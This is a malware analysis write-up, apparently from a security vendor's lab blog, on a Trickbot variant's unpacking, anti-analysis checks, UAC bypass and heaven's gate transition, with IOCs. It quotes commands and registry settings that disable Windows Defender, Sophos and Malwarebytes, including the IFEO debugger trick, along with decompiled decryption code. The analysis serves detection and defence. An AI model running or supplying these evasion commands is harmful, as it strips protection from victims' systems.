
Trickbot’s Tricks

labs.vipre.com/trickbots-tricks/

This November, we monitored a rise in Trickbot campaign activities. Based on Threat Analyzer results, the new variants still have almost the same payload behavior which were previously discussed in https://labs.vipre.com/trickbot-aka-banking-malware/ and https://labs.vipre.com/trickbot-and-its-modules/.



A quick glance at the physical structure of a particular Trickbot variant, the malware file’s features contain heavily obfuscated code. In this post, we’ll show what we found out focusing on the properties and initial activities that this particular Trickbot variant does before reaching its payload (info stealing) activities. Our aim is to identify what were in it’s bag of tricks.

This Trickbot variant file

Below are information we found about this malware file and its URL source which were related from ThreatIQ (https://www.vipre.com/products/business-protection/iq/)

MD5: 8e1b02cb628eded5387b3c1f5dbf8069

SHA256: 836e47eff2a2264ab0b5577df3c556ceb494057398af689b88f3a2ac121841bd

File name: MSWVC.exe

Probable download source: http://51.68.170.59/radiance.png

317,952 bytes

Compiled with Microsoft Visual C++ 8 according using CFF Explorer.


Icon:

Initially, the import table shows that this malware will be using cryptography APIs:

CryptReleaseContext
CryptDestroyKey
CryptEncrypt
CryptImportKey
CryptAcquireContextA

It starts with a new image

The code jumps right away to decrypting data from the data section.



The data size is 0x3e200 (254,464) bytes
The key is hard coded. The following code shows the that it uses RSA/RC4 decryption algorithm.

```
phProv = 0;
if ( !CryptAcquireContextA(&phProv, 0, 0, 1u, 0)
  && !CryptAcquireContextA(&phProv, 0, 0, 1u, 8u)
  && !CryptAcquireContextA(&phProv, 0, 0, 1u, 0xF0000000) )
{
  return 0;
}
phKey = 0;
if ( !CryptImportKey(phProv, &pbData, 0x134u, 0, 0, &phKey) )
  return 0;
v5 = 0;
if ( v3 > 0 )
{
  v6 = (char *)(a2 + v3 - 1);
  do
    byte_441364[v5++] = *v6--;
  while ( v5 < v3 );
}
byte_441364[v3] = 0;
if ( v3 + 1 < 62 )
  memset(&byte_441364[v3 + 1], 1, 62 - (v3 + 1));
hKey = 0;
if ( !CryptImportKey(phProv, &byte_441358, 0x4Cu, phKey, 0, &hKey)
  || !CryptEncrypt(hKey, 0, 1, 0, &Src, pdwDataLen, *pdwDataLen) )
{
  return 0;
}
CryptDestroyKey(hKey);
CryptDestroyKey(phKey);
CryptReleaseContext(phProv, 0);
return 1;
```

Decrypted data results in a 32-bit PE file and gets mapped in a virtually allocated memory space.

```
00070FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00080000  4D 5A 80 00 01 00 00 00  04 00 00 00 FF FF 00 00  MZ€.........ÿÿ..
00080010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸.......@.......
00080020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00080030  00 00 00 00 00 00 00 00  00 00 00 00 68 00 00 00  ............h...
00080040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00080050  69 73 20 69 73 20 61 20  50 45 20 65 78 65 63 75  is is a PE execu
00080060  74 61 62 6C 65 0D 0A 24  50 45 00 00 4C 01 02 00  table..$PE..L...
00080070  B1 BF D6 5B 00 00 00 00  00 00 00 00 E0 00 02 01  ±¿Ö[........à...
00080080  0B 01 0E 00 00 DE 03 00  00 00 00 00 00 00 00 00  .....Þ..........
00080090  00 10 00 00 00 10 00 00  00 00 00 00 00 00 40 00  ..............@.
000800A0  00 10 00 00 00 02 00 00  04 00 00 00 00 00 00 00  ................
000800B0  04 00 00 00 00 00 00 00  00 00 04 00 00 02 00 00  ................
000800C0  00 00 00 00 02 00 00 00  00 00 10 00 00 10 00 00  ................
000800D0  00 00 10 00 00 10 00 00  00 00 00 00 10 00 00 00  ................
000800E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000800F0  00 F0 03 00 D8 01 00 00  00 00 00 00 00 00 00 00  .ð..Ø...........
00080100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00080110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00080120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00080130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00080140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00080150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00080160  2E 74 65 78 74 00 00 00  97 DC 03 00 00 10 00 00  .text...—Ü......
00080170  00 DE 03 00 00 02 00 00  00 00 00 00 00 00 00 00  .Þ..............
```


Code execution is passed to the image's entry point.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, ir
{
  int v4; // eax
  int v5; // eax
  int v6; // eax
  int v7; // eax
  int v8; // eax
  int v9; // eax
  int v10; // eax
  char *entrypoint_newPEimage; // [esp+4h] [ebp-1Ch]
  DWORD pdwDataLen; // [esp+8h] [ebp-18h]
  int passkey; // [esp+Ch] [ebp-14h]

  v4 = sub_401490(std::cout);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v4, std::endl);
  v5 = sub_401490(std::cout);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v5, std::endl);
  v6 = sub_401490(std::cout);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v6, std::endl);
  v7 = sub_401490(std::cout);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v7, std::endl);
  v8 = sub_401490(std::cout);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v8, std::endl);
  v9 = sub_401490(std::cout);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v9, std::endl);
  v10 = sub_401490(std::cout);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v10, std::endl);
  strcpy((char *)&passkey, "+|;xT;~r7);#4uH");
  pdwDataLen = 254464;
  if ( !decrypt_data(16, (int)&passkey, &pdwDataLen) )
    return 1;
  entrypoint_newPEimage = get_decrytedpe_data_start();
  if ( entrypoint_newPEimage )
    ((void (*)(void))entrypoint_newPEimage)();
  return 0;
}
```

A heavily obfuscated image

The new image contains heavily obfuscated code and data.



This PE image itself is not recognized as a known compiled program nor a known packed executable. Almost every routine code that Trickbot executes requires to be decrypted, executed, then encrypted back using the following function:

The same algorithm is used when decrypting and encrypting. This apparently slows down the analysis during reverse engineering. So far, the algorithm uses single-byte encryption. Calling this function only requires a command ID. For example, the command ID 0x2C would return a given string ID while the command ID 0x22 is tasked to terminate a running service process.

The command ID is actually a value used to calculate for the offset of the function it will be running.

This code execution behavior aims to prevent analysts from easily analyzing the dumped process. Usually, an obfuscated malware decrypts its code and data in the process memory space and leaves it as is. An analyst can easily dump the process and reconstruct the dump file for easier analysis using disassemblers and decompilers. The Trickbot authors were clever enough to implement this technique against reverse engineering.

APIs it will be using

Before it proceeds, Trickbot would need to dynamically import a list of APIs it will be using. These are shown below:

```
kernel32.dll:kernel32_ExitProcess
```

`kernel32.dll:kernel32_Sleep`

`kernel32.dll:kernel32_GetTickCount`

`kernel32.dll:kernel32_GetProcessHeap`

`kernel32.dll:kernel32_GetCommandLineW`

`kernel32.dll:kernel32_FindResourceW`

`kernel32.dll:kernel32_LoadResource`

`kernel32.dll:kernel32_CreateProcessW`

`kernel32.dll:kernel32_GetCurrentProcess`

`kernel32.dll:kernel32_VirtualFree`

`kernel32.dll:kernel32_SizeofResource`

`kernel32.dll:kernel32_GetStartupInfoW`

`kernel32.dll:kernel32_GetProcAddress`

`kernel32.dll:kernel32_VirtualAlloc`

`kernel32.dll:kernel32_LoadLibraryA`

`kernel32.dll:kernel32_LockResource`

`kernel32.dll:kernel32_VirtualProtect`

`kernel32.dll:kernel32_CloseHandle`

`kernel32.dll:kernel32_GetNativeSystemInfo`

`kernel32.dll:kernel32_Wow64DisableWow64FsRedirection`

`kernel32.dll:kernel32_Wow64RevertWow64FsRedirection`

`kernel32.dll:kernel32_CopyFileW`

`kernel32.dll:kernel32_GetModuleFileNameW`

`kernel32.dll:kernel32_lstrcmpiW`

`kernel32.dll:kernel32_lstrcpyW`

`kernel32.dll:kernel32_lstrcatW`

`kernel32.dll:kernel32_lstrlenW`

`kernel32.dll:kernel32_CreateDirectoryW`

`kernel32.dll:kernel32_GetModuleHandleW`

`kernel32.dll:kernel32_GetComputerNameW`

`kernel32.dll:kernel32_GetWindowsDirectoryW`

`kernel32.dll:kernel32_GetTickCount64`

`kernel32.dll:kernel32_GetSystemDirectoryW`

`kernel32.dll:kernel32_CreateFileW`

`kernel32.dll:kernel32_WriteFile`

`kernel32.dll:kernel32_GetVersionExW`

`kernel32.dll:kernel32_GetFileAttributesW`

`kernel32.dll:kernel32_MoveFileW`

`kernel32.dll:kernel32_DeleteFileW`

`kernel32.dll:kernel32_TerminateProcess`

`kernel32.dll:kernel32_Process32FirstW`

`kernel32.dll:kernel32_Process32NextW`

`kernel32.dll:kernel32_CreateToolhelp32Snapshot`

`kernel32.dll:kernel32_OpenProcess`

`shell32.dll:shell32_CommandLineToArgvW`

`shell32.dll:shell32_SHGetFolderPathW`

`shell32.dll:shell32_ShellExecuteW`

`ntdll.dll:ntdll_NtQueryInformationProcess`

`ntdll.dll:ntdll_RtlAllocateHeap`

`ntdll.dll:ntdll_RtlReAllocateHeap`

`ntdll.dll:ntdll_RtlFreeHeap`

`ntdll.dll:ntdll_RtlInitUnicodeString`

`ntdll.dll:ntdll_RtlEnterCriticalSection` `ntdll.dll:ntdll_RtlLeaveCriticalSection`

`ntdll.dll:ntdll_NtQueryInformationToken`

`ntdll.dll:ntdll_LdrEnumerateLoadedModules`

`ntdll.dll:ntdll_NtAllocateVirtualMemory`

`ntdll.dll:ntdll__swprintf`

`shlwapi.dll:shlwapi_PathCombineW`

`advapi32.dll:advapi32_RegOpenKeyExW`

`advapi32.dll:advapi32_RegQueryValueExW`

`advapi32.dll:advapi32_RegCloseKey`

`advapi32.dll:advapi32_GetUserNameW`

`advapi32.dll:advapi32_FreeSid`

`advapi32.dll:advapi32_LookupPrivilegeValueW`

`advapi32.dll:advapi32_AdjustTokenPrivileges`

`advapi32.dll:advapi32_RevertToSelf`

`advapi32.dll:advapi32_DuplicateTokenEx`

`advapi32.dll:advapi32_OpenProcessToken`

`advapi32.dll:advapi32_GetTokenInformation`

`advapi32.dll:advapi32_AllocateAndInitializeSid`

`advapi32.dll:advapi32_EqualSid`

`advapi32.dll:advapi32_RegSetValueExW`

`advapi32.dll:advapi32_CloseServiceHandle`

`advapi32.dll:advapi32_OpenSCManagerW`

`advapi32.dll:advapi32_OpenServiceW`

`advapi32.dll:advapi32_QueryServiceStatusEx`

`advapi32.dll:advapi32_RegCreateKeyExW`

`advapi32.dll:advapi32_ControlService`

`ole32.dll:ole32_CoInitialize`

`ole32.dll:ole32_IIDFromString`

`ole32.dll:ole32_CLSIDFromString`

`ole32.dll:ole32_CoGetObject`

Notice that it will be using two Wow64 functions. This means that it is aware of running in either 32-bit or 64-bit environment.

Malware execution flow of the new PE image

- Decrypt some code and data to an allocated memory.
- Run the rest of the code from the allocated memory.

1. Retrieve API imports to be used.
    1. Decrypt DLL file names
    2. Retrieve API addresses
2. Identify if the malware is running in a 32-bit or 64-bit. Result is stored in a variable.
3. End the execution if it is running under a sandbox or analysis environment. Uses module chain from PEB block to match list of loaded DLLs
    1. The module names searched are:
        - pstorec.dll
        - vmcheck.dll
        - dbghelp.dll
        - wpespy.dll
        - api_log.dll
        - Sbiedll.dll
        - SxIn.dll
        - dir_watch.dll
        - Sf2.dll
        - cmdvrt32.dll
        - snxhk.dll
4. Kill a list of security services. (from Windows Defender, Malware Bytes and Sophos)
    1. .Disable Windows Defender.

1.
    1.
        1. Close service named “WinDefend”
        2. Stop Windows Defender service by running the following command:
            1. “C:\Windows\system32\cmd.exe /c sc stop WinDefend”.
        3. Delete Windows Defender service with this command:
            1. “C:\Windows\system32\cmd.exe”,”/c sc delete WinDefend”
        4. Terminate processes used by Windows Defender.
            1. MsMpEng.exe
            2. MSASCuiL.exe
            3. MSASCui.exe.
        5. Disable Windows Defender’s real-time monitoring by running this command:
            1. “C:\Windows\system32\cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true”.
        6. Disable Windows Defender by setting the following registry entry:
           HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender
           DisableAntiSpyware = 1
        7. Disable Windows Defender notification by setting this registry entry:
           HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender Security Center\Notification
           DisableNotifications = 1
    2. Disable Malwarebytes Anti Malware.
        1. Close service named “MBAMService”
        2. Pass a SERVICE_CONTROL_STOP status to the MBAMService to request the service to stop.

3. Disable Sophos Antivirus.
    1. Close serivce named “SAVService”
    2. Terminate processes used by Sophos AV.
        1. SavService.exe
        2. ALMon.exe
    3. Stop Sophos AV service using the following command:
        1. “C:\Windows\system32\cmd.exe /c sc stop SAVService”
    4. Delete Sophos AV service using the following command:
        1. “C:\Windows\system32\cmd.exe /c sc delete SAVService”
    5. Disables a list of programs using the Image File Execution Options (IFEO) and setting the Debugger value to kjkghuguffykjhkj. Setting the Debugger to a path that doesn’t exist results to failure from running the program. More information about IEFO can be found at https://blogs.msdn.microsoft.com/greggm/2005/02/21/inside-image-file-execution-options-debugging/.
        1. For example, the following registry entry is made to disable SavService.exe from running.
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\Current Version\Image File Execution Options\SavService.exe
Debugger = “kjkghuguffykjhkj”
        2. This malware disables this list of names used by Sophos and Malwarebytes.
            - MBAMService
            - SAVService
            - SavService.exe
            - ALMon.exe
            - SophosFS.exe
            - ALsvc.exe
            - Clean.exe
            - SAVAdminService.exe

2. Deploy routine. Creates and runs a file copy of itself.
    1. Attempt to Identify if the malware is running under LOCAL SYSTEM account
    2. If it is running as LOCAL SYSTEM, generate a token from the current session. However, this fails because of an API import bug.
    3. Use the token to locate the AppData folder.
    4. Exit this deploying routine if the currently running malware is found in the AppData folder. This prevents the malware from overwriting and re-running its own copy.
    5. Exit this deploying routine if the path of the currently running malware has the word "system" in it. The malware will not deploy a copy of itself if it were running in C:\Windows\System32 folder.
    6. Exit this deploying routine if both FAQ and README.md files are found in the folder where the malware is running.
    7. Creates a folder named "WSIGE" in the AppData folder.
    8. A new file name is produced from the old file name by adding 1 to each character value falling in these range of characters: (i.e. If the filename were "8BaLLs.exe", it becomes "9CaMMt.exe". The file name MSWVC becomes MSWVD.)

1.
    1.
        - '5' to '8'
        - 'B' to 'L'
        - 'q' to 's'
    2. Creates a file copy of itself in the WSIGE folder. Example path: %appdata%\WSIGE\MSWVD.exe.
    3. If the file copy fails, the malware assumes that it failed because of being a 32-bit program running in a 64-bit Windows. It uses Wow64DisableWow64FsRedirection to have access to specific 64-bit native folders and re-do copying. The Wow64 file system redirection is restored using the Wow64RevertWow64FsRedirection API.
    4. Identifiy if UAC is enabled by checking if the process' token has a type TokenElevationTypeLimited.
    5. If UAC is not enabled, it directly runs %appdata%\WSIGE\MSWVD.exe.
    6. If UAC is enabled, does these steps:

1.

    1.

        1. Allocates 0x1000 bytes of memory space in and writes %windows%\explorer.exe where %windows% is the Windows directory.
        2. Writes this decrypted string “bloody booty bla de bludy botty bla lhe capitaine bloode!” that later gets overwritten with “explorer.exe”. The “explorer.exe” is used during enumeration of loaded modules.
        3. Executes %Appdata%\WSIGE\MSWVD.exe while using a bypass UAC trick with CMSTPLUA COM interface. (This trick may have recycled from the code found at: https://gist.github.com/hfiref0x/196af729106b780db1c73428b5a5d68d)

2. This routine runs the core payload of Trickbot. If the copy of the malware was not executed in the deploy routine, the following steps are made:
    1. Decrypt a raw PE image to a newly allocated memory space. This routine was probably done using the followoing steps to prevent showing the PE image from a memory process dumper.
        1. Decrypt data
        2. Allocate memory space
        3. Copy decrypted data to a allocated space
        4. Encrypt back data
    2. For a 32-bit Windows:
        1. Read the PE image's import table then load the DLLs and retrieve respective APIs. The PE image is compiled for 32-bit Windows.
        2. The image is mapped to another allocated memory space.
        3. The PEB information is modified to point to the new PE image
        4. Pass code execution directly to the entry point address of the new PE image
    3. For a 64-bit Windows
        1. Decrypts another PE image. This image is the 64-bit version of the payload image.
        2. The image is mapped to another allocated memory space.
            1. While mapping the file sections, it decrypts a string ".log" but wasn't used.
        3. Creates a suspended process for svchost.exe in the System directory. The system directory is usually C:\Windows\System32.
            1. Disables Wow64 file system redirection. This enables the malware to directly access the system32 directory instead of the SysWOW64 directory.
            2. Create a suspended process for svchost.exe.
            3. Restore Wow64 file system redirection.
        4. Pass code execution to a heaven's gate code placed in a small chunk of allocated memory.
        Shown below is how the byte codes were moved to the memory.

```
007521c7 c745e05589e583  mov     dword ptr [ebp-20h],83E58955h
007521ce c745e4e4f09a00  mov     dword ptr [ebp-1Ch],9AF0E4h
007521d5 c745e800000033  mov     dword ptr [ebp-18h],33000000h
007521dc c745ec0089ec5d  mov     dword ptr [ebp-14h],5DEC8900h
007521e3 c745f0c34883ec  mov     dword ptr [ebp-10h],0EC8348C3h
007521ea c745f420e80000  mov     dword ptr [ebp-0Ch],0E820h
007521f1 c745f800004883  mov     dword ptr [ebp-8],83480000h
007521f8 c745fcc420cb00  mov     dword ptr [ebp-4],offset HHDWQA+0x20c4 (00cb20c4)
```

Use heaven's gate code to pass execution control to the 64-bit image's entry point. Heaven's gate is the term for the technique used to directly pass code execution from 32-bit to 64-bit. This involves a low-level understanding of how Wow64 is able to run 32-bit programs in 64-bit Windows. More explanation about the Heaven's gate can be found at http://rce.co/knockin-on-heavens-gate-dynamic-processor-mode-switching/.

1. The snip below shows low-level code for changing addressing mode from 32- to 64-bit via segment 0x33 dubbed Heaven gate.

```
001f0000 55              push    ebp
001f0001 89e5            mov     ebp,esp
001f0003 83e4f0          and     esp,0FFFFFFF0h
001f0006 9a11001f003300  call    0033:001F0011   <---  Heaven gate at segment 0x33
001f000d 89ec            mov     esp,ebp
001f000f 5d              pop     ebp
001f0010 c3              ret
001f0011 48              dec     eax
001f0012 83ec20          sub     esp,20h
001f0015 e8061ae10f      call    10001a20
```

Further, the following code passes code execution to the entry point of the 64-bit PE image at address 10001a20.

```
00000000`001f0011 4883ec20       sub     rsp,20h
00000000`001f0015 e8061ae10f     call    00000000`10001a20
00000000`001f001a 4883c420       add     rsp,20h
00000000`001f001e cb             retf
```

1.
    1. Finally sleeps for half a second then a graceful ExitProcess.

Essentially, the job of routine e is to run this program in an escalated privilege bypassing even the UAC. Routine f expects that it is already running in an escalated privilege giving either the 32-bit or 64-bit greater access for compromising the system.

Summary of tricks encountered

- Anti-dumping by re-encrypting decrypted code
- Anti-analysis by checking modules used by sandboxes and analysis frameworks
- Various ways to disable Windows Defender, MBAM, and Sophos AV
    - Process kill
    - Service termination
    - Registry settings
    - Invalid IFEO Debugger path
- UAC bypass
- Heaven gate

IOCs based on this analysis

Registry entries

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\Current Version\Image File Execution Options\[*]
Debugger = “kjkghuguffykjhkj”

Folder existence

%appdata%\WSIGE

File Hash

- MD5: 8e1b02cb628eded5387b3c1f5dbf8069
- SHA256: 836e47eff2a2264ab0b5577df3c556ceb494057398af689b88f3a2ac121841bd

File Icon

VIPRE Security protects customers from Trickbot across all builds of VIPRE. VIPRE uses advanced process protection and machine learning to protect against the latest threats trying to penetrate corporations worldwide. Using the latest state of the art technology, VIPREs Engine protects customers 24×7, no matter where they reside.

For an efficient analysis, we used Threat Analyzer (https://www.vipre.com/products/business-protection/analyzer/) to list down program behaviors along with risk assessments.